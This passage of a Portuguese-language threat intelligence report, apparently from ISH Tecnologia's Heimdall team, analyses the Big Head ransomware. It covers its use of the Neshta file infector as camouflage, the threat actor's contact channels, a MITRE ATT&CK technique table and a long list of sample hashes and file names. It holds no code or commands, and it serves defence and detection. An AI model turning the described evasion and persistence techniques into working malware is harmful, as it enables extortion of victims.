


Figura 20 – Fluxo de infecção da 3ª amostra.

O Neshta é um vírus projetado para infectar e inserir seu código malicioso em arquivos executáveis. O malware possui o comportamento de descartar um arquivo chamado como “directx.sys”, que contém o caminho completo do arquivo infectado que foi executado pela última vez. O referido comportamento não é comumente observado na maioria dos tipos de malware, pois normalmente não armazenam as informações.

Incorporar o Neshta na implantação do ransomware também pode servir como uma técnica de camuflagem para o payload do Ransomware Big Head. A referida técnica pode fazer com que o malware apareça como um tipo diferente de ameaça, como um vírus, oque pode desviar a priorização de soluções de segurança que se concentram principalmente na detecção de ransomware.

Novamente o papel de parede e nota de resgate são diferentes das demais amostras observadas anteriormente.

Figura 21 – Papel de parede e Nota de Resgate.

Portanto, o ransomware Big Head apresenta comportamentos exclusivos durante os processos de criptografia, como exibição da tela de atualização, utilização de decode base64 para arquivos criptografados e utilizando um vírus para infectar outros arquivos.

5 ATOR DE AMEAÇA

As notas de resgates indicam que o ator de ameaça utiliza e-mail e telegram para se comunicar com as vítimas, bem como após uma investigação foi identificado uma conta no Youtube.

A conta na plataforma é relativamente nova, tendo iniciado em 19 de abril de 2023, com um total de 12 vídeos publicados até o momento.

O referido canal do Youtube mostra demonstrações do malware que os cibercriminosos possuem.

Figura 22 – Conta identificado no Youtube sobre a conta do ator malicioso.

6 TTPs – MITRE ATT&CK

Tática	Técnica	Detalhes
Persistence TA0003	Registry Run Keys/ Startup Folder	T1547.001
	DLL Side-Loading	T1574.002
Privilege Escalation TA0004	Registry Run Keys/ Startup Folder	T1547.001
	DLL Side-Loading	T1574.002
Defense Evasion TA0005	Obfuscated Files or Information	T1027
	Software Packing	T1027.002
	Masquerading	T1036
	File Deletion	T1070.004
	Deobuscate/Decode Files or Information	T1140
	File and Directory Permissions Modification	T1222
	Virtualization/Sandbox Evasion	T1497
	System Checks	T1497.001
	Disable or Modify Tools	T1562.001
	Hidden Files and Directories	T1564.001
Discovery TA0007	Application Window Discovery	T1010
	Query Registry	T1012
	Remote System Discovery	T1018
	Process Discovery	T1057
	System Information Discovery	T1082

	File and Directory Discovery	T1083
	System Checks	T1497.001
	Security Software Discovery	T1518.001
Lateral Movemente TA0008	Taint Shared Content	T1080
Collection TA0009	Archive Collected Data	T1560
Command and Control TA0011	Application Layer Protocol	T1071
	Non-Application Layer Protocol	T1095
	Web Service	T1102
	Encrypted Channel	T1573
Impact TA0034	Data Encrypted for Impact	T1486

7 IoCs

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	2a3e1126a556eaf2838e6e04103e2e7f
sha1:	e5057f7997412b941168bf060011505e3597e460
sha256:	6d27c1b457a34ce9edfb4060d9e04eb44d021a7b03223ee72ca569c8c4215438
File name:	1.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	c42ad981f786b6b883af345c19084d30
sha1:	f71a7ebb2af4c111536faceb3f7f7be5beffbaa1
sha256:	226bec8acd653ea9f4b7ea4eaa75703696863841853f488b0b7d892a6be3832a
File name:	1.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	1cb2cc59c6cbc0f5ca25f3bc3fe1c227
sha1:	9c3ee8c6ce40fafc881f6931055b95bde631762a
sha256:	ff900b9224fde97889d37b81855a976cddf64be50af280e04ce53c587d978840
File name:	123yes.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	635610f9312fa71dee9c5b5812e42fb0
sha1:	5511f181f576e2fb14b8d8add1b6dae373e0cae8
sha256:	cf9410565f8a06af92d65e118bd2dbaeb146d7e51de2c35ba84b47cfa8e4f53b
File name:	archive.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	c2fea37aa19c947614c20fe2ad3aeef2
sha1:	16834915e3db38b5b954c2099d77bcb700428588
sha256:	1c8bc3890f3f202e459fb87acec4602955697eef3b08c93c15ebb0facb019845
File name:	azz1.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	bcdd035281adc7f7f01bae71763ae58b
sha1:	df4933d9e15eb1cdab7e4f7eff0c3b721308ecf4
sha256:	64246b9455d76a094376b04a2584d16771cd6164db72287492078719a0c749ab

File name:	BXIuSsB.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	e307123c3012248c4f7eac48b5c803c0
sha1:	13cad899944c5267b1de0aecd6a6964c3e2696c2
sha256:	0dbfd3479cfaf0856eb8a75f0ad4fccb5fd6bd17164bcfa6a5a386ed7378958d
File name:	ConsoleApp2.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	d330be610005fd3f584e0386fd03aa90
sha1:	a51661f21400841374cca6828eef190221132eea
sha256:	6698f8ffb7ba04c2496634ff69b0a3de9537716cfc8f76d1cfea419dbd880c94
File name:	cry.ps1

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	02417e59322d74c2e27912a269cf9ccb
sha1:	5bdda34df5e60b79e70d8fff11df93240fb5e48e
sha256:	b8e456861a5fb452bcf08d7b37277972a4a06b0a928d57c5ec30afa101d77ead

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	9f16d35de8c312ba0b6f9efd558487fe
sha1:	93040ad968110a6c96c9e2f74f6902aa52b71057
sha256:	6b3bf710cf4a0806b2c5eaa26d2d91ca57575248ff0298f6dee7180456f37d2e
File name:	ConsoleApp2.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	7c51ea9b4caf8a5ece745b658c5d4f0a
sha1:	c4bc6c542a119e06563ea0113292ce9a4ec29ede
sha256:	6b771983142c7fa72ce209df8423460189c14ec635d6235bf60386317357428a
File name:	runyes.Crypter.bat

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	ec3f93637cbb85d78a27fe277b7ac382
sha1:	78a627dffcff609378f1f89784757a226d136f1a
sha256:	627b920845683bd7303d33946ff52fb2ea595208452285457aa5ccd9c01c3b0a
File name:	event-stream.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	7cb43dbfbeb9b43fc70ce39c4c4f0714
sha1:	77d72f5211508e8f7b672b7d4f38cd347cb62ffa
sha256:	40d11a20bd5ca039a15a0de0b1cb83814fa9b1d102585db114bba4c5895a8a44
File name:	L.bat

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	f4a8bd1b15d01c9816d7b5bd4d02a2d0
sha1:	49abe60e1265fbc7b91f10f830bb8512c7c59339
sha256:	159fbb0d04c1a77d434ce3810d1e2c659fda0a5703c9d06f89ee8dc556783614
File name:	Locker.ps1

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	00267183f7752a92ca027580b6148b27
sha1:	040a690f8cb73916710eedc0e82ee301883a7df4
sha256:	39caec2f2e9fda6e6a7ce8f22e29e1c77c8f1b4bde80c91f6f78cc819f031756
File name:	MtGNdyS.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	393f229d1a9c3577058a079c5ad98ed8
sha1:	233c833edd2f20fd968ee8a4372abad733d59d92
sha256:	1ada91cb860cd3318adbb4b6fd097d31ad39c2718b16c136c16407762251c5db
File name:	Client.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	164a642118b126c3072c38b0094d7395
sha1:	a2f916c1de067fc41b6bcf11033a13e6a3062ed7
sha256:	be6416218e2b1a879e33e0517bcacaefccab6ad2f511de07eebd88821027f92d
File name:	r.pyw

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	5b9d5fa75f73d0a830cf43fd8b891bf2
sha1:	b2e981cadd1c532087f35c30cf37f091fcc5181e
sha256:	9a7889147fa53311ba7ec8166c785f7a935c35eba4a877c1313a8d2e80e3230d
File name:	Client.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	9138d8c09da9ff7229f7fb32e0810c9a
sha1:	51d46155043a26a58644bbbd4e84a9b55b06d0c4
sha256:	f6a2ec226c84762458d53f5536f0a19e34b2a9b03d574ae78e89098af20bcaa3
File name:	Server.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	f6329e75cb5626b1d26758e09c12f7fc
sha1:	1b8ab4569dff4952a5781c4c7874e22a96344ba6
sha256:	1942aac761bc2e21cf303e987ef2a7740a33c388af28ba57787f10b1804ea38e
File name:	sfchost.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	406cf11bdb84c3eae3e61f66ea596a46
sha1:	b6acd4fd42b3dca2c2cb75faf48025c2f4880184

sha256:	f354148b5f0eab5af22e8152438468ae8976db84c65415d3f4a469b35e31710f
File name:	discord.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	d90c1152a25beae7612a1ee2e1caede5
sha1:	08c2247f37527cb4b0b14ce38f3a814c6d285717
sha256:	037f9434e83919506544aa04fecd7f56446a7cc65ee03ac0a11570cf4f607853
File name:	ssissa.Crypter.bat

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	36fd5e09c417c767a952b4609d73a54b
sha1:	299399c5a2403080a5bf67fb46faec210025b36d
sha256:	980bac6c9afe8efc9c6fe459a5f77213b0d8524eb00de82437288eb96138b9a2
File name:	LogTransport2.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	00f86c7d0723797f6d8ab079a24dfc3e
sha1:	176ff8791e2e8a33e96d90b414a53011c3676938
sha256:	603fcc53fd7848cd300dad85bef9a6b80acaa7984aa9cb9217cdd012ff1ce5f0
File name:	teleratserver.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	68974e2fce3960049f8398fe11b08619
sha1:	400f58379ecb22519beebddf0aad001bcddc8ef0
sha256:	bcf8464d042171d7ecaada848b5403b6a810a91f7fd8f298b611e94fa7250463
File name:	Xarch.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	b042f35c249fcb91b84f3bfb89a7c584
sha1:	a01331293438f0b3b4c836792c78a70df53db3a3
sha256:	64aac04ffb290a23ab9f537b1143a4556e6893d9ff7685a11c2c0931d978a931
File name:	XarchiveOutput.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	650487de2c56ac2157ed9a3c9561f520
sha1:	de49affc310dc92aaeea6411123668fb761dda6b
sha256:	f59c45b71eb62326d74e83a87f821603bf277465863bfc9c1dcb38a97b0b359d
File name:	Xatput.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	d5f9cbd75cdc39b8479bb126f60ffc2c
sha1:	474f789a420410c59afa95bc506d97759d544f39
sha256:	2a36d1be9330a77f0bc0f7fdc0e903ddd99fcee0b9c93cb69d2f0773f0afd254
File name:	Xserver.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	d5c3a2debb29e05bac74e4182223bf91
sha1:	26de7556b43b32a238acec45369570e7390b0e74
sha256:	66bb57338bec9110839dc9a83f85b05362ab53686ff7b864d302a217cafb7531
File name:	Xsput.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	783f71958aab65982081ef715d159061
sha1:	1305064c3a9e2bb9670fb9b8f6879a9b2e772647
sha256:	806f64fda529d92c16fac02e9ddaf468a8cc6cbc710dc0f3be55aec01ed65235
File name:	Xsuut.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	23a9b4e4d73701ee644402d447d34c03
sha1:	3a5aae193a679c36fde3ea6a55168427c8a27d52
sha256:	9c1c527a826d16419009a1b7797ed20990b9a04344da9c32deea00378a6eeee2
File name:	Xxut.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	6f97153a44de122559343c91ab99b17e
sha1:	239915a211cdf205257e0396ed4b08131f4c82ea
sha256:	40e5050b894cb70c93260645bf9804f50580050eb131e24f30cb91eec9ad1a6e
File name:	iXZAF

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	6e5b2e5eddc6ad8cba05cbede2a06f31
sha1:	8822c7deccf845640126cf2e0953f411d274ef7e
sha256:	25294727f7fa59c49ef0181c2c8929474ae38a47b350f7417513f1bacf8939ff
File name:	XBtput.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	cf6e72c525428d82a4ea93f13adbdc96
sha1:	a6e922132b2d317543bee2244465f6c737194ec7
sha256:	dcfa0fca8c1dd710b4f40784d286c39e5d07b87700bdc87a48659c0426ec6cb6
File name:	XBtput2.exe

8 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Relatório da Trend Micro acerca do Ransomware Big Head.**

heimdall
security research

A DIVISION OF ISH